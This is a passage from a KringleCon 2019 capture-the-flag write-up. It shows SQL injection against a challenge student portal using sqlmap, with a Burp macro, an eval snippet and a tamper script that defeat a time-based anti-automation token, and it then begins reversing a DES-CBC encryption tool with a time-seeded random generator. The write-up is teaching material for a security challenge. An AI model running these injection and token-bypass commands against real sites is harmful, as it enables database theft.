To find out what is happening when we apply and check for an application we can use the website by routing our traffic through a local proxy such as Burp Proxy as part of Burpsuite.

By intercepting our requests we see that before any request is made, a GET request is automatically made to /validator.php.



This piece of information may be glossed over at first; however, if we intercept the response from the server we can see that a different unique token is presented back in the body of the response every time.

```
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

MTAxMDA0ODcyMjU2MTU3ODIwMTEyOTEwMTAwNDg3Mi4yNTY=_MTI5Mjg2MjM2NDg3NjgzMjMyMTU1OTEyLjE5Mg==
```

This unique token is then sent with our original request.

```
GET /application-check.php?elfmail=elfo%40elfington.com&token=MTAxMDA0ODcyMjU2MTU3ODIwMTEyOTEwMTAwNDg3Mi4yNTY%3D_MTI5Mjg2MjM2NDg3NjgzMjMyMTU1OTEyLjE5Mg%3D%3D HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://studentportal.elfu.org/check.php
Connection: close
Upgrade-Insecure-Requests: 1
```

If there's any noticeable delay in us intercepting this request and forwarding it on, or if the token is repeated, or expired, we are presented with an Invalid or expired token! response.


```
    <!-- Begin page content -->
    <main role="main" class="main-container">
        <div class="coverbanner vh-100">
            <div class="background-img dark-img" style="background-image: url(img/topbanner.jpg);"></div>
            <div class="container">
              <p class="lead text-white mb-4">

Invalid or expired token!              </p>
            </div>
        </div>
```

This information is critical to solving this challenge. Due to the time based token, if we were to run a utility such as SQLMap over this web application in its default state, we wouldn't have the required unique token, and as such wouldn't be able to make the necessary requests to perform SQL Injection.


There's a few ways to approach this challenge:

- Use SQLMap's proxy parameter to intercept the request, retrieve, and modify the token silently using a proxy macro.
- Use SQLMap's eval parameter to retrieve the unique token before every request.
- Use a SQLMap tamper script to retrieve and modify the token silently.


Starting with the Macro solution, given we already have burp open, we can utilize a burp macro to retrieve the token in between requests.




By defining a macro with a parameter called token we're able to automatically request the new token in between requests made by burpsuite to bypass this token check. To extract the token we can start at the offset 453.



To ensure this runs against requests made through burpsuite, we create a session handling action which will run a macro and update only the token parameter with our newly retrieved token.




At this point if we save our request to a file named 'kringlereqget.req' we can pass this directly to SQLMap to ensure the same base request is made every time.



By passing this request to SQLMap using the r parameter and proxy parameter mentioned earlier, we can force all requests to go through Burp Proxy which in turn will modify our token and allow us to dump out everything from the database.

```
~/Desktop/Kringlecon2019# sqlmap -r kringlereqget.req --
proxy=http://127.0.0.1:8080 --technique=BT --level=5 --risk=3 --dump-all --
threads=10
```



Depending on how many applications have been made, dumping everything may take a very long time, as shown below 24,367 entries were located within the applications table.


```
20:02:51] [INFO] fetching entries for table 'applications' in database 'elfu'
20:02:51] [INFO] fetching number of entries for table 'applications' in database 'elfu'
20:02:51] [INFO] retrieved: 24367
```


Through enumerating the tables we find a database called elfu which contains a table called krampus. If we limit our query to that table we find a list of image files.

```
~/Desktop/Kringlecon2019# sqlmap -r kringlereqget.req --
proxy=http://127.0.0.1:8080 --technique=BT --level=5 --risk=3 --dump -D elfu
-T krampus --threads 10
```

```
Database: elfu
Table: krampus
[6 entries]
+----+-------------------------+
| id | path                    |
+----+-------------------------+
| 1  | /krampus/0f5f510e.png   |
| 2  | /krampus/1cc7e121.png   |
| 3  | /krampus/439f15e6.png   |
| 4  | /krampus/667d6896.png   |
| 5  | /krampus/adb798ca.png   |
| 6  | /krampus/ba417715.png   |
+----+-------------------------+
```

By viewing these paths on the student portal, we can retrieve the scraps of paper from the server and reassemble them using an image editor, once again such as Gimp.


https://studentportal.elfu.org/krampus/0f5f510e.png


From the Desk of
Date: August 23, 20
Memo to Self:
Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.
I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!
Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!
That's what they deserve for not listening to my suggestions for supporting other holiday characters!
Bwahahahahaha!


From this we can see that the Sleigh Guidance Technology is called Super Sled-o-matic and thus have our answer.

Solution:

Super Sled-o-matic

Bonus:

If we dump the students table we can find some information about elves at elf university.



There are some alternative methods we could take to dump the databases. As mentioned, if we look at the eval option of SQLMap, we can run a little bit of python script to obtain the unique token required in between requests and perform this without the need of Burp.


```
~/Desktop/Kringlecon2019# sqlmap -r kringlereqget.req --eval "import
requests;
webtoken=requests.get('https://studentportal.elfu.org/validator.php');
token=webtoken.text" --technique=BT --level=5 --risk=3 --dump -D elfu --
threads 10
```

If we wanted to go down the tamper script route, moving this to a valid tamper script would look similar to the below if we removed the token field from our original request; however, there appears to still be some issues and this solution wasn't extensively tested.

```
#!/usr/bin/env python

import requests
from lib.core.enums import PRIORITY
from random import sample
import urllib
__priority__ = PRIORITY.NORMAL

def tamper(payload, **kwargs):
        webtoken=requests.get('https://studentportal.elfu.org/validator.php');
        token="&token="+webtoken.text;
        return payload+token
```

```
~/Desktop/Kringlecon2019# sqlmap -r kringlereqmodified.req --technique=BT --
level=5 --risk=3 --dump-all --threads 10 --tamper=./CyberRaijuTamper.py
```

OBJECTIVE 10: RECOVER CLEARTEXT DOCUMENT



Before facing this objective we can find some excellent material from Ron Bowes' KringleCon Presentation and github repo containing talk slides and demo scripts for to practice reversing crypto.

The aim of this objective is to take an encrypted document, determine the algorithm and mode it used to encrypt the document, determine the time based seed it used to encrypt the document, and then reverse the encryption to retrieve the original PDF.


First of all we need to download the Elfscrow Crypto tool, debug symbols, and encrypted document. Next up we can test the tool by running elfscrow.exe to determine how it functions.

```
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

  elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
```

From here we know it uses --encrypt and --decrypt as parameters, and also supports --insecure to send requests through HTTP rather than HTTPS, this tells us that something is being sent to a Key escrow, or key 'ElfScrow' in this case. To see what is being sent we can intercept requests through a proxy, but can also just as easily redirect the DNS requests to allow us to intercept them.

By using a tool such as Fakenet-NG by the FLARE team, we can ensure the domain elfscrow.elfu.org resolves to our local machine and intercept the POST request by using the mentioned '--insecure' flag.

Performing the encryption function on a file of our choosing (in this case a text file containing the text A) results in a seed being shown (which is indicative of a seed being used in the encryption function), and an 8 byte encryption key.



If we refer back to Rob Bowes' presentation, we can see that in the case of a 7 or 8 byte key, the utility is likely using DES encryption.


> 8-byte blocks? 7 or 8 byte key? Very likely DES.

We can also see that this key is what is sent to the server using a custom User Agent.

```
elfscrow.exe (3920) requested UDP 10.13.13.101:53
Received A request for domain 'elfscrow.elfu.org'.
elfscrow.exe (3920) requested TCP 10.13.13.101:80
  POST /api/store HTTP/1.1
  User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
  Host: elfscrow.elfu.org
  Content-Length: 16
  Cache-Control: no-cache

  b3cc77c658d2c10e
Storing HTTP POST headers and data to http_20200105_001937.txt.
```

If we try to encrypt the file over and over, we find that the seed value is incrementing based on the number of seconds which pass. This indicates that it is using a time-based seed. Looking closer we can determine that this is in the form of Unix (Epoch) time.

At this point we have some key pieces of information, need to begin reversing the binary. By opening it up as an executable within IDA Pro, we are prompted to search for and import linked debug information. So long as we have the debug symbols present that were downloaded, we can have IDA load this debug information into the application.



Looking through the application we can find the generate_key function which is used to encrypt our files.

```
text:00401DF0 generate_key    proc near               ; CODE XREF: do_encrypt+67↓p
text:00401DF0                 push    ebp
text:00401DF1                 mov     ebp, esp
text:00401DF3                 push    ecx
text:00401DF4                 push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
text:00401DF9                 call    ds:__imp____iob_func
text:00401DFF                 add     eax, 40h
text:00401E02                 push    eax
text:00401E03                 call    ds:__imp__fprintf
text:00401E09                 add     esp, 8
text:00401E0C                 push    0
text:00401E0E                 call    time
text:00401E13                 add     esp, 4
text:00401E16                 push    eax
text:00401E17                 call    super_secure_srand
text:00401E1C                 add     esp, 4
text:00401E1F                 mov     dword ptr [ebp-4], 0
text:00401E26                 jmp     short loc_401E31
text:00401E28 ; ---------------------------------------------------------------------------
text:00401E28
text:00401E28 loc_401E28:                             ; CODE XREF: generate_key+5D↓j
text:00401E28                 mov     eax, [ebp-4]
text:00401E2B                 add     eax, 1
text:00401E2E                 mov     [ebp-4], eax
text:00401E31
text:00401E31 loc_401E31:                             ; CODE XREF: generate_key+36↑j
text:00401E31                 cmp     dword ptr [ebp-4], 8
text:00401E35                 jnb     short loc_401E4F
text:00401E37                 call    super_secure_random
text:00401E3C                 movzx   ecx, al
text:00401E3F                 and     ecx, 0FFh
text:00401E45                 mov     edx, [ebp+8]
text:00401E48                 add     edx, [ebp-4]
text:00401E4B                 mov     [edx], cl
text:00401E4D                 jmp     short loc_401E28
text:00401E4F ; ---------------------------------------------------------------------------
text:00401E4F
text:00401E4F loc_401E4F:                             ; CODE XREF: generate_key+45↑j
text:00401E4F                 mov     esp, ebp
text:00401E51                 pop     ebp
text:00401E52                 retn
text:00401E52 generate_key    endp
text:00401E52
```

This makes a call to a function called time, super_secure_srand, and super_secure_random. Looking at the time function we can confirm that this uses the current Epoch time within its key generation function.

```
time            proc near               ; CODE XREF: generate_key+1E↑p
                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+8]
                push    eax
                call    ds:__imp___time64
                add     esp, 4
                pop     ebp
                retn
time            endp
```

Looking at the super_secure_srand function leads us to believe this makes up the seed in our encryption function, which aligns with what we've seen when using the tool.

```
super_secure_srand proc near            ; CODE XREF: generate_key+27↓p
                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+8]
                push    eax
                push    offset aSeedD   ; "Seed = %d\n\n"
                call    ds:__imp____iob_func
                add     eax, 40h
                push    eax
                call    ds:__imp__fprintf
                add     esp, 0Ch
                mov     ecx, [ebp+8]
                mov     state, ecx
                pop     ebp
                retn
super_secure_srand endp
```

Looking at the super_secure_random function provides us with some hexadecimal values which if we convert to decimal leads to a pivot point for our investigation.

```
super_secure_random proc near           ; CODE XREF: generate_key+47↓p
                push    ebp
                mov     ebp, esp
                mov     eax, state
                imul    eax, 343FDh
                add     eax, 269EC3h
                mov     state, eax
                mov     eax, state
                sar     eax, 10h
                and     eax, 7FFFh
                pop     ebp
                retn
super_secure_random endp
```

```
super_secure_random proc near           ; CODE XREF: generate_key+47↓p
                push    ebp
                mov     ebp, esp
                mov     eax, state
                imul    eax, 214013
                add     eax, 2531011
                mov     state, eax
                mov     eax, state
                sar     eax, 16
                and     eax, 7FFFh
                pop     ebp
                retn
super_secure_random endp
```

A quick search online leads us to believe this is part of a Linear Congruential Generator (LCG) algorithm. If we look at a the Rosettacode LCG generator we can see that this is part of the LCG algorithm, and at this point we know how the key generation function works.

```
# LCG::Microsoft generates 15-bit integers using the same formula
```

```
# as rand() from the Microsoft C Runtime.
class Microsoft
  include Common
  def rand
    @r = (214013 * @r + 2531011) & 0x7fff_ffff
    @r >> 16
  end
end
end
```

From here we need to determine if it is using CBC or ECB encryption modes, in order to fully recreate the encryption or decryption routine. Looking throughout the various functions within IDA provides a PDB clue mentioning DES-CBC, so we can assume this is using CBC.

```
        mov     eax, [ebp-0Ch]
        push    eax
